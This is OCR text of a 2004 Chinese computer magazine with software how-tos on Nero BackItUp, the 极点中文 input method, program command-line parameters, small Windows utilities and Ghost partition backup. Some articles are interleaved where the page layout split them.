如果单击"确定"按钮后发现英文引号并没有更改,则可以点击菜单中的"工具→自动更正",勾选"自动套用格式"标签(见图),按下"确定"按钮再转换即可。CF [SY03]

超快捷的备份好工具

—— Nero BackItUp

■ AC

网上有不少数据备份工具，但我们尝试了不少后，却发现非常出色的往往要收取不菲的注册费，而免费的却总有这样那样的不足，本期我们也介绍了如何使用WinRAR打造备份工具，但它的不足却也很明显，如果数据量过大，速度会比较慢，并且每次使用备份压缩包的数据时，不是很方便，解压缩太麻烦，不解压缩找起文件来又很费劲。

可能许多朋友都没有注意到著名刻录软件Nero所附带的BackItUp工具，其实它是一个非常出色的备份工具，不仅备份速度快，而且提供了定时备份功能，同时，配合Nero的虚拟刻录器Image Recoder和虚拟光驱工具ImageDrive，可以方便地查看和恢复备份文件。

1.创建备份

第一步:点击“开始→程序→Nero→Nero 6 Ultra Edition→Nero BackItUp”启动BackItUp，接着单击“创建新备份作业”按钮启动“作业向导”(见图1)，然后单击“下一步”按钮。



图1 Nero BackItUp主窗口

第二步:在“作业源”页面选择“选择文件和文件夹”后单击“下一步”按钮，在文件树中找到并勾选要备份的文件和文件夹，接着单击“下一步”按钮。

第三步:在“备份设置”页面的“目标”中选择“Image Recorder”，在“备份类型”中选择“差异备份”，接着单击“创建新过滤器”按钮，打开“文件过滤器”窗口，单击“新建过滤器”并命名为“杂志工作”，在“包含/排除的文件类型”项下选择“包含文件”，然后单击“编辑文件类型”按钮，在弹出的窗口中你可以从“注册的文件类型”中选择要备份的文件，也可以直接在“自定义文件类型”中输入“*.txt;*.doc;*.bmp;*.jpg;*.xls;*.ppt”(当然也可以在前面选择“排除文件”，这里输入要排除的文件类型)。“确定”后所选择的文件类型就显示在了列表中。“确定”返回“备份设置”页面，单击“下一步”按钮(见图2)。



图2 “Image Recorder”的设置是关键

小提示

如果“目标”项并没有“Image Recorder”选项，则可点击Nero BackItUp主窗口菜单中的“文件→首选项”，打开“设置”窗口，勾选“备份”选项卡下的“启用像刻录机作为目标”项即可。

第四步:在“可选设置”页面中，你可以将备份名称改为“工作备份”，然后直接单击“下一步”按钮，在出现的“作业信息”中设置“作业类型”为“每日”，“开始时间”可设置为下班的时间，比如“17:30”。单击“下一步”进入完成页面，最后单击“结束”完成设置。

第五步: BackItUp会弹出文件路径设置窗口，选择好保存的位置和文件名后即开始第一次备份(同时也进行了压缩)文件并生成映像文件——work.nrg。速度非常快，150MB的文件，备份和检验的时间只要1分多钟。

以后每天的17:30，BackItUp会自动检查所选择的文件，备份发生改变或新增加的文件。而且，你可以随时双击其在系统托盘的图标，右击备份任务选择“现在开始作业”进行备份。

恢复备份则相当简单，只要进入BackItUp，选择“恢复备份”，然后跟随向导将备份恢复到原文件夹或指定的文件夹即可。

2.快速查看备份文件

点击“开始→程序→Nero→Nero 6 Ultra Edition→Nero ImageDrive”，打开ImageDrive虚拟光驱工具。在弹出窗口的“选项”选项卡下勾选“第一个驱动器”下的“启用驱动器”，稍等片刻会生成“第一个驱动器”选项卡(以后可以随时通过“控制面板”或“开始”菜单中的Nero菜单来启动ImageDrive)，



用好这些“菜篮子”

■鹏鹏

1.ACDSee 中的图像篮子

我的数码照片和收集的图片分散在许多文件夹里面，最近想精选一些得意之作制作一个电子相册，然后寄给远方的朋友。

第一步：打开 ACDSee，在左侧的“文件夹”窗格中分别打开保存有照片的文件夹，将选中的照片直接拖动到下方的“图像篮子”窗格(如果“图像篮子”窗格没有显示，可通过选中“查看→图像篮子”打开）中。

第二步：将需要的照片都添加到图像篮子后，单击“图像篮子”窗格右侧的“更改”，根据需要对所有添加的照片进行批量更改格式、调整大小等操作。

第三步：接着单击“建立”，选择“建立 HTML 相册”，接着根据向导创建相册即可。

小提示

选择“建立 SendPix 相册”则可以在 http://www.sendpix.com 网站创建免费的在线相册，并且可以保存 30 天时间。在制作过程中可以选择朋友的 E-mail 信箱，这样 ACDSee 就会自动将相册地址通知给朋友，请他们观看。

2.FlashGet 的下载篮子

FlashGet 启动后会在屏幕右侧上方显示一个悬浮小窗口，当你希望下载网页中的某个软件时，只需用鼠标左键拖动下载链接到悬浮小窗口中(此时光标会变成一个链接状)，即可打开“添加新的下载任务”窗口，并且下载链接会自动填入到“网址”框中。

你还可以对悬浮窗口进行个性化设置，单击“工具→选项→性能图形／日志”，比如：希望通过悬浮窗口查看下载的流量，从而了解下载速度如何，那么可选中“悬浮窗中显示下载流量图”，如果使用的是 Windows 2000/XP，那么还可选中“悬浮窗透明”。

另外，通过双击下载篮子还能够快速显示／隐藏 FlashGet 主窗口。右击它则可以弹出快捷操作菜单，快速进行常规操作。

3.给 Windows 装配复制篮子

我经常在多个文件夹中挑选需要的文件，然后把它们统一复制到一个文件夹里面，但这样需要来回切换文件夹，非常麻烦，如果能够把要复制的文件暂时放在一起，等文件选择完毕后，再到目标文件夹，统一进行粘贴，这样该有多方便呀。

Piky Basket 这款复制增强软件恰恰可以满足你的需要(下载地址：http://www.conceptworld.com/Piky/piky_features.asp)，软件安装后会直接集成在“资源管理器”的右键菜单中，右击要移动或复制的文件(夹)，选择“Piky Basket→Drop into the Basket”(放入篮子)(见图)，重复该操作，将要复制或移动的文件(夹)全部放入篮子。接着到目标文件夹，右击后选择“Piky Basket→Copy All”即可将所有选中的文件(夹)复制到这里。



非常方便地添加文件

小提示

其他选项的作用

★ Move All:移动所有文件。

★ Select:会弹出一个窗口，在这里你可以选择将某些文件复制或移动到另外的文件夹，如果之前你在某一个文件夹中是通过按下 Ctrl 进行文件多选，那么 Piky Basket 会将其视为一组(Grouped)来处理，而按下“Ungrouped”则可取消文件(夹)的群组。同时，你也可以通过按下 Ctrl 多选文件(夹)，接着选中“Grouped”来重新群组。

★ Copy Paths to Clipboard:将文件(夹)的路径复制到剪贴板中。

★ Command Prompt Here:可以打开命令提示符窗口，并直接显示当前路径。

CF [SY05]

在其中的“图像”中指定前面生成的映像文件——work.nrg，“确定”后进入“我的电脑”，你会发现其中多了一个新的光驱盘符，打开它就是我们的备份文件。但令人遗憾的是，文件无法直接查看(被添加了 NCO 的扩展名)，必须双击并另存到其他目录才行。

小提示

NRG 文件的结构和 ISO 差不多，因此将其扩展名改为 ISO 后，可以被 WinRAR 识别，并可以解开其中文件。另外，如果安装有 Daemon Tools，也可以使用它来装入 NRG 文件生成虚拟光驱。

CF [SY04]

一款目前极具人气、功能超强的免费多元输入法，全面融合了万能五笔、智能五笔、龙文五笔、五笔加加等优秀输入法的长处，不仅能实现像万能五笔那样的五笔和拼音同时混合输入，对于五笔老鸟来说也可以像使用智能五笔那样以五笔输入为主，随时切换使用拼音输入。令人叫绝的是，它是一款可以DIY的输入法，能够轻松变为纯五笔或拼音输入法。同时，它的词库由众多高手进行维护，输入速度更上一层楼。

极点中文成就输入高手

■北京　铁手

为什么要选择极点中文

首先极点中文既免费，功能又强大。对于五笔初学者，其五笔拼音功能可以让你快速在五笔及拼音之间切换，而对于五笔老手，它的词库维护功能更可让输入速度提升到一个更高档次。而真正受到广大五笔爱好者喜欢的原因是其极强的定制能力——由于它的码表是纯文本文件，所以只要愿意，甚至可以让“极点中文”变成“极点拼音”输入法，很好地解决了多人共用一台电脑，只装一种输入法就能满足使用不同输入法的要求。

实战极点中文

极点中文小档案

软件版本:4.0豪华集成版　　软件大小:5.4MB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200418/Freewb.Full.Pack.4.final.exe

软件备注:①这里提供的下载是极点中文的完全安装版，里面包括了已经设置好的一些词库及多种输入方式，另外还有一款非常实用的小工具——输入法调整工具，用它可以管理系统中的输入法。

②你可以随时登录http://wbfans.51web.cn/论坛，随时了解极点中文是否有新版本，这里也是众多五笔高手的聚集地，使用五笔的用户可以在此进行交流。

芝麻开门

当把输入法切换到极点中文后，极点状态栏就显示到了窗口标题栏的右上角，而默认状态为“五笔拼音”，在这个状态下可以实现拼音及五笔混合输入(见图1)，这就大大方便了五笔初学者，而当按下Ctrl+\后，就会进入“五笔字型”输入状态，这时只能输入五笔编码，这个模式是专门为五笔老鸟准备的，在此状态下输入拼音就要麻烦一点:需要先按下“;,”(不含引号)，进入“临时拼音”状态。另外，当输入的第一个字母为大写时，极点中文也会转到英文输入状态，或按“;”(不含引号)键，也可临时转为英文输入。




图1　不必切换，可以直接输入拼音

实例1:用好先得调教好——基本设置

一款好的输入法必须要先根据自己的习惯进行调教后，才能用得顺手，完全发挥出它的效能。因此，下面先对其进行基本设置。

第一步:点击“开始→程序→极点中文→输入法调整工具”，这是一个管理系统输入法的小工具，首先，选中列表中的极点中文，然后点击“上移”按钮将其移动到列表的第一位，使之成为系统默认输入法，在“输入法风格”中选择“输入法指示器(推荐)”。

第二步:接着在任意窗口标题栏上右击极点中文状态栏并选择“设置→编辑当前设置”(见图2)，在“极点中文系统设置”窗口的“基本设置”中，推荐将“候选窗显示项数”建议增加到“5”。




图2　右击极点五笔状态栏，进行设置

小提示

在“高级设置”中有一个“启用网络输入模式”选项，可以让你在输入“www.”、“http”、“bbs.”或“ftp:”时自动切换到英文状态，回车后切回中文状态，方便网址等内容录入。

第三步:在“词组设置”中建议将“提示项显示时间”修改为“3”或“2”。

第四步:在“切换键设置”中根据自己的习惯设置使用Shift键或Ctrl键来快速切换中英文输入状态。

第五步:“确定”后退出“极点中文系统设置”窗口，再次右击极点中文的状态栏选择“输入法状态与词库”，在子菜单中推荐选择“窝子极爽词库1.0修正版”。如果你以前使用的是五笔加加或传统王码五笔，还可以到“设置”的子菜单中选择相应的输入风格，这样无须改变自己的习惯就可以熟练使用极点中文了。

Just Do It

如果你是一个五笔新手，可能需要更多拼音输入来辅助，请在“极点中文系统设置”中对拼音输入的相关设置进行调整，比如“拼音时检索词组”、“启动词组联想功能”以及“采用智能词组联想”等。另外，右击状态栏选择“设置→输入法状态→窝子拼词”。

实例2:如何快速造词

(1)边输边造:Ctrl+=组合键是极点默认的造词快捷键，首先输入要造的词，按下这个快捷键，接着通过

←和→两个光标键来修改构成词组的字，如果要删除其中某个字，可以用“←”键将其移到最左端，然后按Del键删除，最后按回车键将新词加入词库。如果你希望使用自己的编码，而不是软件默认的，可以在完成词组的编辑后，按Ctrl＋Enter组合键呼出“编码录入”窗口，然后再指定自己的编码。

(2)从剪贴板造词：;＋0(数字0)＋'组合键是默认的快捷键，其实更简单的方法是，将要造的词用光标选中，然后按Ctrl＋;组合键即可快速造词。

另外，剪贴板造词支持词组中包含空格或回车，比如先输入以下信息：

《电脑爱好者》杂志社
北京9615信箱
邮编:100086

将它们全部选中，按下Ctrl＋;组合键，再按下回车键，在弹出的窗口中输入编码，比如“cf”，以后只要输入这个代码，就能快速输出上面的信息了。因此，推荐使用这个方法，将经常要重复输入的信息，比如QQ号、电话、个人主页或经典网址保存为词，尤其是一些常去的网站，只要添加后，连收藏夹都不用进，就能直接在IE地址栏快速输入并打开。

(3)直接添加：右击输入法状态栏，选择“工具→编辑用户码表”，然后按照其他编码格式在最后添加编码即可。

(4)即输即造：按词组的每单字输入完成后，极点会自动记录该词组，比如分别输入“电”、“脑”、“爱”、“好”、“者”后，就可使用“jeef”输入“电脑爱好者”。

Just Do It

极点中文还支持批量造词，请参考其帮助文件操作，要注意的是每个词组最大长度为120个汉字或240个半角字符；词组可以是任意字符，词组中包含空格时，请以“$20”代替空格，如词组为多行文本请使用“$13”代替回车。

实例3：短语两键输入

首先，在“极点中文系统设置”的“基本设置”中将“快捷输入热键”设置为了英文的“'”，接着右击输入法状态栏并选择“设置→工具→编辑快速码表”，比如输入以下语句(最后一行要回车进行换行)：

f=《电脑爱好者》全国发行量最大的电脑杂志

完成后按“存盘退出”，以后只要按下'键，然后再按F键，就可以快速输出上面定义的短语。

实例4：特殊输入轻松实现

(1)特殊符号：只要输入两个“z”，然后再配合定义的字符即可实现特殊符号的输入，比如“→”等箭头符号为“zzjt”、“★”等特殊符号为“zzts”，“①”等圆圈符号为“zzys”。

(2)日期：“znyr”为当前的年月日编码，“year”为当前年份的编码，“date”为当前日期编码，如果要输入当前时间，编码为“time”，输入精确时间，编码为“now”，输入当前星期则为编码“week”。

如果你输入的是“;2004n6y30r”，那么就可以直接输出2004年6月30日。

(3)大写数字：直接用“;＋数字”的输入方法即可实现，比如：“;6”，回车直接选择第一个侯选项，Shift＋Enter组合键选择第二个侯选项，而;键选择第三个侯选项，并且直接输出为“陆元整”。

实例5：打造移动输入法

如果你经常在不同的电脑上进行操作，那么可以到http://www.freewb.net/freewb.rar下载极点中文便携版，然后将其解压缩到你的闪盘或移动硬盘中，以后只要到了新的电脑上后，双击运行其中的registry.exe文件，看到“极点中文安装成功”提示便表明安装成功，接下来就可以使用了。

卸载也很简单，只要到“控制面板→添加/删除程序”中卸载极点中文，然后删掉系统目录中的freewb.ime文件(Windows 2000/XP在C:\Windows\system32；Windows 95/98在C:\windows\system)即可。

小提示

★点击“开始→程序→极点中文→极点便携定制向导”，通过它你可以制作具有自己习惯和定制内容的极点安装程序。

★极点中文只需一个安装目录，就可以实现多系统共享。在其中一个系统下安装，在另一个系统下，运行极点目录中的registry.exe一次即可。

实例6：将极点打造成英汉词典

输入法还能变成英文词典，这种事相信很多人都没听过吧？输入英(中)文打出中(英)文，有了它，那么一个简单的英汉词典就出现了。

第一步：从http://www.newhua.com/cfan/200418/极点英中词库.rar下载所需词库。

第二步：将其中三个文件解压至极点输入法安装目录，如“C:\Program Files\freewb”，运行解压后出现的DTOOL2.2.EXE，打开“极点工具箱2.2”。

第三步：从“请选择编码系统”下拉菜单中选择经常




图3　编码系统就是你习惯使用的词库

每个人运行软件时，最常用的方法就是双击快捷方式运行软件，可是你是否知道软件其实还有另外一种运行方式……

加个小尾巴 软件大不同

■上海 郝涛涛

芝麻开门

什么是参数?

参数(Parameter)是程序提供的一些隐藏选项，通过添加它，可以实现正常启动程序无法实现，或能实现，但需要很多步骤才可以完成的功能。

设置程序参数有三种方法:一是进入DOS模式，输入程序文件名称，再在其后加上参数，回车执行;二是按下Win＋R键，调出“运行”窗口，在运行文本框中输入程序命令，在后面加上参数，单击“确定”按钮执行;三是为程序建立一个快捷方式，右击它，选择“属性”，然后在“属性”窗口的“目标”文本框的程序执行文件后加上参数，“确定”后双击快捷方式运行。

实例一:自动压缩半年前的旧文件

电脑经过长时间使用，会积累大量的个人数据，文件多了，管理起来会很麻烦，特别是很长时间以前的文件，可能很少会用到，因此，最好将它们打包收藏，这样不仅可以节省磁盘空间，而且也便于管理。本例假设你2004年的个人文件都保存在D:\data\cfan\2004目录下，并且准备将2004年上半年的文件全部打包保存。

这个任务可以利用WinRAR加上一定的参数来实现，我们以前曾经多次在文章中用到过WinRAR的参数，同时，在各类软件中，参数之丰富程度WinRAR可算上是佼佼者，并且在其帮助文件中有详细的参数解释。

新建一个BAT文件，输入如下内容:

```
"C:\Program Files\WinRAR\WinRAR.exe" M -r -tb20040630 -x*.rar -x*.zip -x*.exe -IBCK 200416 D:\data\CFAN\2004\*.*
```

将其保存并运行后，所有在D:\data\cfan\2004文件夹中的文件(除RAR、ZIP、EXE等文件外)都会被压缩到200416.RAR，并且自动删除被压缩的文件，而没有被压缩的文件则保留在原文件夹中。

参数讲解

参数	说明
M	移动文件和文件夹到压缩包中，也就是压缩后删除原文件
-r	包括子文件夹
-tb	处理时间以前的文件，比如“-tb 20040630”的意思就是2004年6月30日之前的
-x	不压缩指定的文件，比如“*.rar”就是所有的RAR文件，可以多次使用以指定多种类型的文件
-IBCK	在后台运行，直接缩小至系统托盘，不显示压缩对话框
200416	这是生成的压缩包的名称，也就是200416.RAR
D:\data\CFAN\2004*.*	表示D:\data\CFAN\2004文件夹中的所有文件

使用的词库，比如“标准王码86词库码表”，然后点击“加词”按钮，此时要求选择编码文件，选择刚才解压缩出来的“词典版2IN1——一应对中文翻译.txt”文件(见图3)。

第四步:进入“C:\Program Files\freewb\mb\标准王码86词库码表”目录，用“写字板”打开“freewb.mb”，在“UsedCodes=`abcdefghijklmnopqrstuvwxy”最后加入“\”(不含引号)(见图4)。



图4 修改后，增加了“\”

小提示

★因为前面所设置的“编码系统”为“标准王码86词库码表”，所以进入“C:\Program Files\freewb\mb\标准王码86词库码表”目录进行修改，同理，如“编码系统”设置为“default”，那么应进入“C:\Program Files\freewb\mb\default”目录，修改其下的“freewb.mb”文件。

★如果需要输入“、”，可右击极点五笔状态栏，选择“设置→修改当前风格”，点击“高级设置”，勾选“用‘/’输入‘、’”项，然后用“/”键输入“、”即可。

第五步:重新打开极点五笔(注销、重启系统也可)，右击状态栏，选择“输入方案与词库→标准王码86词库码表”，现在就可以使用极点五笔的字典功能了。输入“book”，这时就会出现其含义“书”，实现输入英文输出中文(见图5);输入“\book”，这时就会出现其含义“n.书，书籍 vt.预定”，实现“查英汉字典功能”(见图6)。




图5 极点“英→中”输入法




图6 再按下k就输出解释

CF [SY06]

Just Do It

★为了便于使用压缩包中的文件，你可以通过WinRAR将生成的压缩包转换成ISO文件，这样便可以利用虚拟光驱软件更方便地查看其中的文件了。

★参照WinRAR帮助文件，请写一个命令，在刚才生成的200416.RAR中快速查找带有某个关键词的TXT文件，比如"电脑爱好者"。

实例二：让SnagIt做个幕后英雄

SnagIt是流行的抓图软件，为了便于使用，希望在启动Windows时，让它自动加载，并且窗口一闪而过，甚至在系统托盘也看不到它的图标，用时只要按下抓图热键就能快速抓图。



图1

首先打开SnagIt，选择"工具→程序参数设置"，在"热键"选项卡中设置"显示/隐藏热键"为Ctrl＋Shift＋X组合键。

接着，右击SnagIt在桌面或快速启动栏中的快捷方式图标，选择"属性"，将"目标"项中命令修改为："C:\Program Files\TechSmith\SnagIt 7\SnagIt32.exe" /h /i /t"（见图1）。

参数讲解	
/h	启动SnagIt时隐藏SnagIt窗口
/i	启动SnagIt时使SnagIt最小化至系统托盘
/t	不允许SnagIt在系统任务栏托盘区显示图标

实例三：让它们不显示启动画面

Windows 2000/XP、Word、Foxmail等，在启动时都会显示启动画面，多少会拖慢启动速度，其实通过小小的参数就可以让它们消失。

(1)Windows 2000/XP

用记事本打开C:\Boot.ini文件，在带有"/fastdetect"的语句后面空一格，并添加"/noguiboot"参数即可(见图2)。




图2

(2)Word

创建一个Word程序的快捷方式(开始菜单中的Word快捷方式无法进行修改)，在"目标"项的最后添加"-q"参数。

小提示

★Word的更多参数

-a 禁止插件和通用模板自动启动(可减少Word的系统资源占用)。

-m 禁止自动执行的宏(可防宏病毒)。

-n 启动Word后不创建新的文档。

-w 启动一个新Word进程，独立于正在运行的Word进程。

-c 启动Word，然后调用Netmeeting。

★Excel去掉启动画面的方法基本相同，不过要使用"-e"参数，而PowerPoint则使用"-splash"参数。

(3)FoxMail、金山词霸

在其快捷方式"属性"窗口的"目标"文本框的命令最后面空一格，然后添加"-nosplash"参数即可。

实例四：文本搜索快速通道

想从大量文本文件中找到包含相关字符串的文件，使用EmEditor的参数会容易许多，通过它能方便地查出指定文件夹下包含特定字符串的文本文件。在"开始→运行"，输入：

"C:\Program Files\EmEditor\emeditor.exe" /fr /fi "Windows" "D:\data*.txt"

参数讲解	
/fr	查找子文件夹。
/fi	查找指定文件夹，但不包含子文件夹。

回车后，EmEditor会从D:\data\文件夹查找所有扩展名为TXT，并包含"Windows"字符串的文本文件，并忽略大小写。找到的文件会显示在EmEditor窗口中，单击即可打开编辑。如果你经常需要进行这样的搜索，可以将这个命令保存为一个批处理文件，每次只要修改里面的字符串，然后双击运行即可。

小提示

如果想在查找文件时大小写严格相符，把"/fi"改为"/fc"即可。

Just Do It

复制文字快速保存成文件：在网上遇到好文章，总喜欢把它们保存下来，Emeditor提供了将剪贴板中的文字自动复制到文件中的"/i"参数，请创建一个Emeditor快捷方式，使用这个参数，然后为其指定一个热键。这样每次在网上复制了好文章后，只要一按热键就能快速打开Emeditor并自动将复制的文字粘贴进来。

CF [SY07]

用鼠标控制音量:Volumouse

问:我听歌经常用的播放器是 Winamp、Foobar2000, 特别希望这两个播放器能够像 MyMPC那样, 可以用鼠标滚轮来调节音量, 请问有什么软件可以办到吗?

答:推荐你使用 Volumouse 这款软件, 它是专门用鼠标滚轮调节音量的软件。

软件安装后, 会打开设置窗口(双击系统托盘软件图标也可以打开), 在"Use the wheel for changing the volume when"项下列出了音量调节的激活键, 比如你设置为"Left mouse button is down"则只有当你按下鼠标左键, 再滚动鼠标滚轮时, 声音才会改变; 在"Component"项下用于设置修改音量的项目; 在"Channels"下设置修改的声道; 在"Volume Step"下设置每次滚动鼠标音量增大/减小的步长。你可以根据需要, 设置五种不同的快捷修改方式。

如果你使用默认值, 则当你按住 Alt 或鼠标左键时, 再滚动鼠标滚轮, 音量就会随之增大或减小。



软件版本:1.0 **软件大小:65KB**
软件性质:免费软件 **适用平台:Windows 9x/2000/XP**
下载地址:http://files.webattack.com/localdl834/volumouse_setup.exe

自动去除Windows的"垃圾"设置:XPY

问:我发现 Windows 有不少设置都非常危险, 想关闭它们, 但又非常麻烦, 每次都要经过很多设置, 有没有软件可以一次帮我完成所有设置呢?


答:推荐你使用 XPY 这款非常独特的软件, 这款小工具可以关闭 Windows 2000/XP(主要针对 Windows XP)默认的有危险的设置, 而且不要求你会注册表或是其他知识, 你只要按照提示, 选择需要关闭的项目就可以了。软件还提供了卸载 Windows Messenger 等功能, 这样你不必再去记下那长长的命令行了。

将软件下载, 解压缩后, 运行 xpy.exe 打开软件, 这时它会询问是否检查设置, 点击"是", 然后就会弹出设置窗口, 你可根据需要勾选禁用的设置项目, 点击"Apply"按钮。如果你不知道如何设置, 则直接点击"Apply"按钮, 使用软件默认的设置即可。注意, 当





你第二次打开软件，会出现是否恢复前一次设置的提示(Do you want to restore previously made changes?Click 'No' to proceed using xpy.)，如果你在修改时出现了问题，那么在这步点击“是”就可恢复，否则点击“否”。




软件版本:0.8　软件大小:43KB
软件性质:免费软件　适用平台:Windows 2000/XP
下载地址:http://easynews.dl.sourceforge.net/sourceforge/xpy/xpy-0.8-bin.zip

网管利器:NT/2000账号备份/恢复工具

问：我是个网络管理员，现在遇到了个小麻烦，在每次重装系统时，所有的用户名及密码都要重建，比较麻烦，有没有能够备份它们的工具呢？

答：试试“NT/2000账号备份/恢复工具”吧，它可以帮你备份下你所需要的账号信息。

软件的使用非常简单，打开软件后，点击“备份账号”按钮，就可以完成账号密码的备份。当需要恢复时，只要点击“恢复账号”按钮即可。



软件版本:2.3　软件大小:311KB
软件性质:共享软件(未注册版只能备份10个用户)　适用平台:Windows/2000/XP
下载地址:http://sq5.onlinedown.net/files/account23.zip

让繁体变简体:馒头繁简转换大师

问：我从网上下载了很多TXT格式的电子书，打开时，发现全是乱码，听说这些是BIG5的繁体中文，有什么解决方法呢？

答：你说的问题用Word就可以解决，方法如下，用Word打开需要修改的文档，选择菜单中的“工具→语言→中文

简繁转换”项，然后在窗口中选择“繁体中文转换为简体中文”，点击“确定”即可。

虽然用Word可以实现，但Word是无法实现批量转换的，同时Word的“转换词义”功能并不很强，所以这里推荐你使用“馒头繁简转换大师”，它的最大特点就是可以进行“转换词义”，如将“疯牛症”修改为“病牛病”等等。

打开软件后，点击“添加文件”按钮，选择需要转换的文件，然后点击“转换设置”按钮，完成设置后，就可以点击“批量转换”按钮了。



软件版本:1.0　　软件大小:1074KB
软件性质:共享软件(关闭时会打开作者主页)　　适用平台:Windows 9x/2000/XP
下载地址:http://www.hao315.com/setup.zip

POPO2004

软件版本:Build 0817&Build 0825　　软件大小:9.2MB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://czdlpt.163.com/eim2/liveupdate/popo2004/20040825/popo.exe

新版POPO2004(以下简称POPO)最大的变化应该就是集成了MSN Messenger(以下简称MSN)插件，即从Build 0817版开始，你可以用POPO登录MSN了。具体方法是：

首先，打开POPO的主窗口，选择菜单中的“工具→系统设置”，点击“插件管理→MSN”项;然后，点击“配置”按钮，输入MSN的账号与密码，并“确定”;点击“启动→保存”，完成插件的添加。现在回到POPO的主界面，就可看到好友列表中的“MSN组”了，右击该项，选择“上线”完成登录(见图)。另外你右击“MSN组”，还可以进行“添加好友”及“设置我的资料”的操作。



除此之外，Build 0817版还将自定义表情增加到大小100×100;修改了本地聊天记录存储方式及语音视频的功能。而Build 0825版，则更多的是BUG修复，建议升级。

CF [SY08]



玩转 Ghost
重装系统不求人

■北京 一页 风云

十分钟学会分区备份与还原

1.备份 Windows XP 分区

用 Ghost 进行硬盘分区的备份与还原是平常使用最多的操作。利用它可以将某一分区上的内容备份到一个映像文件中，比如将安装有 Windows 的系统分区(如 C 盘分区)备份下来，以后系统损坏后只要 5 分钟就能从映像文件中快速恢复。下面以当前最流行的 Ghost 8.0 版为例上机演示，假设只有一块硬盘，Windows XP 安装在 C 盘中，电脑中还有一个 D 分区，并且还有 5GB 左右的磁盘空间。

第一步: Ghost 8.0 有两个版本，其中“Ghost.exe”是在 DOS 下运行的，“Ghost32.exe”是在 Windows 下运行的。直接将它们保存在 D 盘 Ghost 目录中，分区备份与还原要用到“Ghost.exe”。

第二步: 准备一张 DOS 启动软盘，如果没有请到 http://www.mirrors.org/archived_software/www.bootdisk.com/winfiles1/bootme.exe 下载 DOS 启动软盘制作工具，放入软盘，双击下载的 bootme.exe 即可制作 Windows Me 启动盘。用启动软盘重启电脑，在出现 DOS 提示符后，输入：

d:(按回车，切换至 D 分区)

cd ghost(按回车，进入 Ghost 目录)

ghost(按回车，执行 Ghost 程序)

首先会出现一个提示框，直接按回车键即可进入 Ghost 主界面。



老鸟支招

vFloppy让你丢掉软盘

软盘是上个世纪的东东了，用起来很不方便，推荐各位菜鸟使用“虚拟启动软盘”(vFloppy)在硬盘中虚拟一个软驱(下载地址:http://nj.onlinedown.net/down/vfloppy.rar)。下载后将其解压缩到“D:\vfloppy15”文件夹，然后双击运行“vFloppy.exe”，单击“映像文件”最后面的选择映像文件路径图标，选择“D:\vfloppy15”中的“BOOTDISK.img”文件打开，最后单击“应用”按钮即可。这样在电脑启动到启动菜单时，会出现一个“由虚拟启动软盘启动”的项(如果是英文版的 XP，此项显示为乱码，但不影响操作)，选择它即可启动到 DOS。

第三步: 按小键盘上的上下左右箭头键，依次选择“Local(本地)→Partition(分区)→To Image(生成映像文件)”项(见图 1)，按回车键打开“Select local source drive by clicking on the drive number”(选择本地源驱动器)窗口。电脑上所有的磁盘都将在这个窗口中显示出来(见图 2)。




图 1



图 2

第四步: 本例中只有一个硬盘，默认为选中状态，所以直接按回车键即可，这时将显示这块硬盘上所有的分区信息(见图 3)。

